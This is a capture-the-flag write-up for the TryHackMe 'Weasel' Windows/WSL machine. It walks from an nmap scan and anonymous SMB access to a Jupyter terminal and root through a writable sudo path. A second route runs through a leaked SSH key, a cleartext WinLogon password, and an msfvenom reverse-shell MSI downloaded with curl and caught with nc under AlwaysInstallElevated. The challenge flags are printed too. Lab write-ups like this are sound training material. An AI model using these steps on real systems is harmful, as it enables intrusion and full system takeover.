Weasel CTF Write-Up:

Start with a simple nmap scan:


```
# Nmap 7.94SVN scan initiated Tue Apr 30 19:22:17 2024 as: nmap -sC -sV -oN nmap -p- 10.10.249.217
Nmap scan report for 10.10.249.217
Host is up (0.073s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 2b:17:d8:8a:1e:8c:99:bc:5b:f5:3d:0a:5e:ff:5e:5e (RSA)
|   256 3c:c0:fd:b5:c1:57:ab:75:ac:81:10:ae:e2:98:12:0d (ECDSA)
|_  256 e9:f0:30:be:e6:cf:ef:fe:2d:14:21:a0:ac:45:7b:70 (ED25519)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-04-30T16:25:35+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=DEV-DATASCI-JUP
| Not valid before: 2024-04-29T16:19:19
|_Not valid after:  2024-10-29T16:19:19
| rdp-ntlm-info:
|   Target_Name: DEV-DATASCI-JUP
|   NetBIOS_Domain_Name: DEV-DATASCI-JUP
|   NetBIOS_Computer_Name: DEV-DATASCI-JUP
|   DNS_Domain_Name: DEV-DATASCI-JUP
|   DNS_Computer_Name: DEV-DATASCI-JUP
|   Product_Version: 10.0.17763
|_  System_Time: 2024-04-30T16:25:26+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

```
8888/tcp  open  http          Tornado httpd 6.0.3
|_http-server-header: TornadoServer/6.0.3
| http-title: Jupyter Notebook
|_Requested resource was /login?next=%2Ftree%3F
| http-robots.txt: 1 disallowed entry
|_/
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-04-30T16:25:30
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: -2s, deviation: 0s, median: -2s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Apr 30 19:25:37 2024 -- 1 IP address (1 host up) scanned in 199.69 seconds
```

So there are three ports running http service , after checking them I found an interesting one, on port 8888 there is a jupyter notebook service running (service that allow you to run python scripts and other utilities . but when I open it its ask for a token or password:



So, I decided to enumerate the smb share to see if I can find something interesting:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/weasel]
└─# smbclient -L 10.10.42.132 -p 445 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        datasci-team    Disk
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.42.132 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

I try to connect to the datasci-team share without password and succeed :


```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/weasel]
└─# smbclient \\\\10.10.42.132\\datasci-team -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Aug 25 18:27:02 2022
  ..                                  D        0  Thu Aug 25 18:27:02 2022
  .ipynb_checkpoints                 DA        0  Thu Aug 25 18:26:47 2022
  Long-Tailed_Weasel_Range_-_CWHR_M157_[ds1940].csv      A      146  Thu Aug 25 18:26:46 2022
  misc                               DA        0  Thu Aug 25 18:26:47 2022
  MPE63-3_745-757.pdf                 A   414804  Thu Aug 25 18:26:46 2022
  papers                             DA        0  Thu Aug 25 18:26:47 2022
  pics                               DA        0  Thu Aug 25 18:26:47 2022
  requirements.txt                    A       12  Thu Aug 25 18:26:46 2022
  weasel.ipynb                        A     4308  Thu Aug 25 18:26:46 2022
  weasel.txt                          A       51  Thu Aug 25 18:26:46 2022

                15587583 blocks of size 4096. 8928681 blocks available
smb: \>
```

After searching for something interesting I found the token to connect to the jupyter notebook service:

```
smb: \> cd misc\
smb: \misc\> ls
  .                                   DA        0  Thu Aug 25 18:26:47 2022
  ..                                  DA        0  Thu Aug 25 18:26:47 2022
  jupyter-token.txt                    A       52  Thu Aug 25 18:26:47 2022
```

Now that I have the token I go back to the site and connect to the jupyter notebook service, and on the right side we have an option to get terminal on the system



```
dev-datasci@DEV-DATASCI-JUP:~$ whoami
dev-datasci
dev-datasci@DEV-DATASCI-JUP:~$
```

Ok, now that I have a shell I need to escalate my privileges , sudo -l reveal that:

```
dev-datasci@DEV-DATASCI-JUP:~$ sudo -l
Matching Defaults entries for dev-datasci on DEV-DATASCI-JUP:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dev-datasci may run the following commands on DEV-DATASCI-JUP:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /home/dev-datasci/.local/bin/jupyter, /bin/su dev-datasci -c *
dev-datasci@DEV-DATASCI-JUP:~$
```

Check permittions on the jupyter binary:

```
dev-datasci@DEV-DATASCI-JUP:~$ ls -la /home/dev-datasci/.local/bin/jupyter
ls: cannot access '/home/dev-datasci/.local/bin/jupyter': No such file or directory
dev-datasci@DEV-DATASCI-JUP:~$ ls -la /home/dev-datasci/.local/bin
total 0
drwxrwxrwx 1 dev-datasci dev-datasci 4096 Aug 25  2022 .
drwx------ 1 dev-datasci dev-datasci 4096 Aug 25  2022 ..
-rwxrwxrwx 1 dev-datasci dev-datasci  216 Aug 25  2022 f2py
-rwxrwxrwx 1 dev-datasci dev-datasci  216 Aug 25  2022 f2py3
-rwxrwxrwx 1 dev-datasci dev-datasci  216 Aug 25  2022 f2py3.8
dev-datasci@DEV-DATASCI-JUP:~$
```

Because there is no such file I checked if I have permissions to write in the /home/dev-datasci/.local/bin directory and I have! So I copied the /bin/bash to the location :

```
^Cdev-datasci@DEV-DATASCI-JUP:~$ cp /bin/bash /home/dev-datasci/.local/bin/jupyter
dev-datasci@DEV-DATASCI-JUP:~$
```

Run the new jupyter binary as root and get a root shell:

```
dev-datasci@DEV-DATASCI-JUP:~$ sudo -u root /home/dev-datasci/.local/bin/jupyter
root@DEV-DATASCI-JUP:/home/dev-datasci# whoami
root
root@DEV-DATASCI-JUP:/home/dev-datasci#
```

After searching for the flags and didn't find anything I realize that the file system is WSL. Sp to mpunt the real file system I used the command :

```
mount -t drvfs 'c:' /mnt/c
```

```
root@DEV-DATASCI-JUP:/home/dev-datasci# mount -t drvfs 'c:' /mnt/c
root@DEV-DATASCI-JUP:/home/dev-datasci# cd /mnt/
root@DEV-DATASCI-JUP:/mnt# cd c
```

Now we have the windows file system and the flags:

```
root@DEV-DATASCI-JUP:/mnt/c/Users/dev-datasci-lowpriv/Desktop# cat user.txt
THM{w3as3ls_@nd_pyth0ns}
```

```
root@DEV-DATASCI-JUP:/mnt/c/Users/Administrator/Desktop# cat root.txt
THM{evelated_w3as3l_l0ngest_boi}root@DEV-DATASCI-JUP:/mnt/c/Users/Admi
```

Second way is :

When I first open the terminal I was if the home directory of dev-datasci and found a private ssh key for the user 'dev-datasci-lowpriv' :

```
(base) dev-datasci@DEV-DATASCI-JUP:~$ ls
anaconda3  anacondainstall.sh  datasci-team  dev-datasci-lowpriv_id_ed25519
(base) dev-datasci@DEV-DATASCI-JUP:~$ cat dev-datasci-lowpriv_id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACBUoe5ZSezzC65UZhWt4dbvxKor+dNggEhudzK+JSs+YwAAAKjQ358n0N+f
JwAAAAtzc2gtZWQyNTUxOQAAACBUoe5ZSezzC65UZhWt4dbvxKor+dNggEhudzK+JSs+Yw
AAAED9OhQumFOiC3a05K+X6h22gQga0sQzmISvJJ2YYfKZWVSh711J7PMLrlRmFa3h1u/E
qiv502CASG53Mr41Kz5jAAAAI2R1di1kYXRhc2NpLWxvd3ByaXZAREVWLURBVEFTQ0ktS1
VQAQI=
-----END OPENSSH PRIVATE KEY-----
```

When I connect to the ssh with this key I get the windows system with the user dev-datasci-lowpriv:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/weasel]
└─# ssh -i dev-datasci-lowpriv_id_ed25519 dev-datasci-lowpriv@10.10.42.132
```

```
Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv>whoami
dev-datasci-jup\dev-datasci-lowpriv

dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv>
```

Get the user flag:

```
dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv\Desktop>more user.txt
THM{w3as3ls_@nd_pyth0ns}
```

To check for privilege escalation vectors I used the powershell script ' PrivescCheck.ps1'

```
PS C:\Users\dev-datasci-lowpriv\Desktop> Set-ExecutionPolicy Bypass -Scope process -Force
PS C:\Users\dev-datasci-lowpriv\Desktop> . .\PrivescCheck.ps1
PS C:\Users\dev-datasci-lowpriv\Desktop> Invoke-PrivescCheck

CATEGORY  TA0043 - Reconnaissance
NAME      User identity

Get information about the current user (name, domain name)
and its access token (SID, integrity level, authentication
ID).

[*] Status: Informational
```

The script found two interesting vectors. One is the user credentials:

```
CATEGORY  TA0006 - Credential Access
NAME      WinLogon credentials

Check whether the 'WinLogon' registry key contains
clear-text credentials. Note that entries with an empty
password field are filtered out.

[*] Status: Vulnerable - Medium


Domain   : DEV-DATASCI-JUP
Username : dev-datasci-lowpriv
Password : wUqnKWqzha*W!PWrPRWi!M8faUn
```

And the second one is that the AlwaysInstallElevated is true, its mean that every user can install msi packages with elevated privileges :

```
~~~ PrivescCheck Summary ~~~

TA0003 - Persistence
- UEFI & Secure Boot → Low
TA0004 - Privilege Escalation
- AlwaysInstallElevated → High
- Driver co-installers → Low
```

So to abuse this lets generate a new msi payload:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/weasel]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.41.134 LPORT=4242 -f msi -o reverse.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: reverse.msi
```

Move the payload to the target machine:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/weasel]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv\Desktop>curl http://10.8.41.134/reverse.msi --output reverse.msi
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  156k  100  156k    0     0   411k      0 --:--:-- --:--:-- --:--:--  412k
```

After that I need to start a listener:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/weasel]
└─# nc -lvp 4242
listening on [any] 4242 ...
```

To trigger first I try to simply install the msi payload but for some reason it didn't worked , so I run I with runas as the user dev-datasci-lowpriv with the credential I found earlier and it worked!

```
dev-datasci-lowpriv@DEV-DATASCI-JUP C:\Users\dev-datasci-lowpriv\Desktop>runas /user:DEV-DATASCI-JUP\dev-datasci-lowpriv "msiexec /quiet /qn /i C:\Users\dev-
datasci-lowpriv\Desktop\reverse.msi"
Enter the password for DEV-DATASCI-JUP\dev-datasci-lowpriv:
Attempting to start msiexec /quiet /qn /i C:\Users\dev-datasci-lowpriv\Desktop\reverse.msi as user "DEV-DATASCI-JUP\dev-datasci-lowpriv" ...
```

```
connect to [10.8.41.134] from (UNKNOWN) [10.10.42.132] 52447
Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Root flag:

```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8AA3-53D1

 Directory of C:\Users\Administrator\Desktop

08/25/2022  07:40 AM    <DIR>          .
08/25/2022  07:40 AM    <DIR>          ..
08/25/2022  06:28 AM             7,085 banner.txt
08/25/2022  05:14 AM         1,414,600 ChromeSetup.exe
08/25/2022  05:21 AM        28,916,488 python-3.10.6-amd64.exe
08/25/2022  07:40 AM                32 root.txt
08/25/2022  05:43 AM       989,103,226 Ubuntu2004-220404.appxbundle
08/25/2022  05:54 AM             1,424 Visual Studio Code.lnk
               6 File(s)  1,019,442,855 bytes
               2 Dir(s)  36,652,371,968 bytes free

C:\Users\Administrator\Desktop>more root.txt
more root.txt
THM{evelated_w3as3l_l0ngest_boi}
```